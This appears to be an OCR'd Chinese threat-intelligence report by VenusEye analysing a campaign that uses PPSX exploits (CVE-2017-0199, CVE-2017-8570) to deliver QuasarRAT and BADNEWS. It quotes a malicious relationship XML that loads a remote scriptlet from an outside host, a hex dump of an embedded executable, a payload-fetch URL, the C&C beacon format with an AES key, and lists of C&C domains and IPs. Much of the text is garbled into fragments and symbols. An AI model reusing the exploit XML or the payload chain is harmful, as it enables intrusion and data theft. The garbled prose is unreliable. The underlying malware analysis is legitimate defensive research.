

“ ”

启明星辰公司——金睛安全研究团队（VenusEye）


目 录



3. OLE Start_chain_1 ppsx ppt ppt



4. B ppsx +X CVE-2017-0199 N ppt F sct 7




5. sct 7 B3+X Powershell putty.exe B - Strategic_Chain.pdf+XB-

6. LH 01j= Entanglement ppsx
   CVE-2017-0199 %NX\C
   &2

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target='script:http://www.rannd.org/slide.sct' TargetMode="External"/>
```


7. > kB ppsx N F
   Powershell decoy ppt Powerpoint C
   ppt V




2018 3 X

CVE-2017-8570 %NF O#k-

o ¢ ¤iPIÚ



OLE CVE-2017-8570 Scriptlet Moniker -sct



%#N4G-G_ qrat

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00h:	AD	AE	10	00	02	00	71	72	61	74	2E	65	78	65	00	43	-®....qrat.exe.C
10h:	3A	5C	66	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	:\fakepath\qrat.
20h:	65	78	65	00	00	00	03	00	15	00	00	00	43	3A	5C	66	exe.........C:\f
30h:	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	65	78	65	akepath\qrat.exe
40h:	00	00	AE	10	00	4D	5A	90	00	03	00	00	00	04	00	00	..®..MZ.........
50h:	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	00	.ÿÿ..¸.......@..
60h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
70h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
80h:	00	80	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	.€.....º..´.Í!¸.
90h:	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	20	LÍ!This program
A0h:	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	6E	cannot be run in
B0h:	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	00	DOS mode....$..
C0h:	00	00	00	00	00	50	45	00	00	4C	01	04	00	F0	09	74	.....PE..L...ð.t
D0h:	5A	00	00	00	00	00	00	00	00	E0	00	0E	01	0B	01	06	Z........à......
E0h:	00	00	98	10	00	00	12	00	00	00	00	00	00	8E	B7	10	..˜.........Ž·.
F0h:	00	00	20	00	00	00	C0	10	00	00	00	40	00	00	20	00	.. ...À....@.. .

CVE-2015-2545 CVE-2017-0261 %#N&%#N
&/#9Nv
7-9y -%#NG\ BADNEWS 3+G
P


NADRA

GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office
New Zarghoon Road Quetta

REMINDER-III

To: All Zonal Assistant Directors,

All DAUs (NRCs/MRVs)

Technical Section


Card Destruction Cell


Subject: Disposal of Cards/ Security Papers/ Scanned Forms- Yearly Report

QuasarRAT BADNEWS
/


A B QuasarRAT

1. Qiho 360 1y







2. QuasarRAT 的PG㈱X C#5F的 ⓥ 的的 的P的的的 的的 Loader 的1的 Loader 的1的7-的 的的7-的的的 的的 QuasarRAT 的P的 QuasarRAT 的PG㈱XQ的的6的




3. k的的 Ö




4. fL的





5. g的的 È 的 的MB的 C&C 的的 的



6. 0> 6fLö C&C







C BADNEWS

1.

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe

VMwareCplLauncher.exe vmtools.dll

E2 dll XO4 - BADNEWS O MSBuild.exe

2. VMwareCplLauncher.exe F - vmtools.dll vmtools.dll
   BaiduUpdateTask1 AB AB
   Q MSBuild.exe
3. MSBuild.exe -
hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml

[ ] Base64 V 4 Q base64 1 Q
M0 C&C

4. k C&C F.1 k4
   uuid=[UUID] #un=[ ]#cn=[A]#on=[+5] #lan=[IP
   p]#nop=#ver=1.0 X AES
   DD1876848203D9E10ABCEEC07282FF37 +base64 5F.1 1
   //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php
5. X base-2 8 52F 3 37 T T 5 565f 0 -65.7 Tmp 12 Tf 0 0p sV 4K21A 55.5AF0A014631083

```
text:00B690F0 var_4           = dword ptr -4
text:00B690F0
text:00B690F0                 push    ebp
text:00B690F1                 mov     ebp, esp
text:00B690F3                 sub     esp, 218h
text:00B690F9                 mov     eax, ___security_cookie
text:00B690FE                 xor     eax, ebp
text:00B69100                 mov     [ebp+var_4], eax
text:00B69103                 push    esi
text:00B69104                 push    edi
text:00B69105                 lea     eax, [ebp+Buffer]
text:00B6910B                 push    eax             ; lpBuffer
text:00B6910C                 push    104h            ; nBufferLength
text:00B69111                 call    ds:GetLogicalDriveStringsW
text:00B69117                 cmp     [ebp+Buffer], 0
text:00B6911F                 lea     esi, [ebp+Buffer]
text:00B69125                 jz      short loc_B69153
text:00B69127                 mov     edi, ds:GetDriveTypeW
text:00B6912D                 lea     ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130:                             ; CODE XREF: findsensefile+61↓j
text:00B69130                 push    esi             ; lpRootPathName
text:00B69131                 call    edi ; GetDriveTypeW
text:00B69133                 cmp     eax, DRIVE_FIXED
text:00B69136                 jnz     short loc_B69141
text:00B69138                 push    esi
text:00B69139                 call    collectfile
text:00B6913E                 add     esp, 4
text:00B69141
text:00B69141 loc_B69141:                             ; CODE XREF: findsensefile+46↑j
text:00B69141                                         ; findsensefile+58↓j
text:00B69141                 add     esi, 2
text:00B69144                 cmp     word ptr [esi], 0
text:00B69148                 jnz     short loc_B69141
text:00B6914A                 add     esi, 2
text:00B6914D                 cmp     word ptr [esi], 0
text:00B69151                 jnz     short loc_B69130
text:00B69153
text:00B69153 loc_B69153:                             ; CODE XREF: findsensefile+35↑j
text:00B69153                 mov     ecx, [ebp+var_4]
text:00B69156                 pop     edi
text:00B69157                 xor     ecx, ebp
text:00B69159                 pop     esi
```

7. [illegible] d$&. TPX498.dat
8. [illegible] dat [illegible] AES [illegible] +base64 5F.1[illegible]1

v F 1 . 5 F . 1

\e3e7e71a0b28b5e96cc492e636722f73\4sVKAOvu3D\UYEfgEpXAOE.php

[illegible]

!

[illegible]

brokings.org
crazywomen-dating.com
ifenngnews.com
209.58.185.37
mail.ifenngnews.com
chinapolicyanalysis.org

C&C
94.242.249.203
209.58.183.33

VenusEye … Hedwig … Locky … 18 … Sage 2.0 … Office … 0day … 2016 …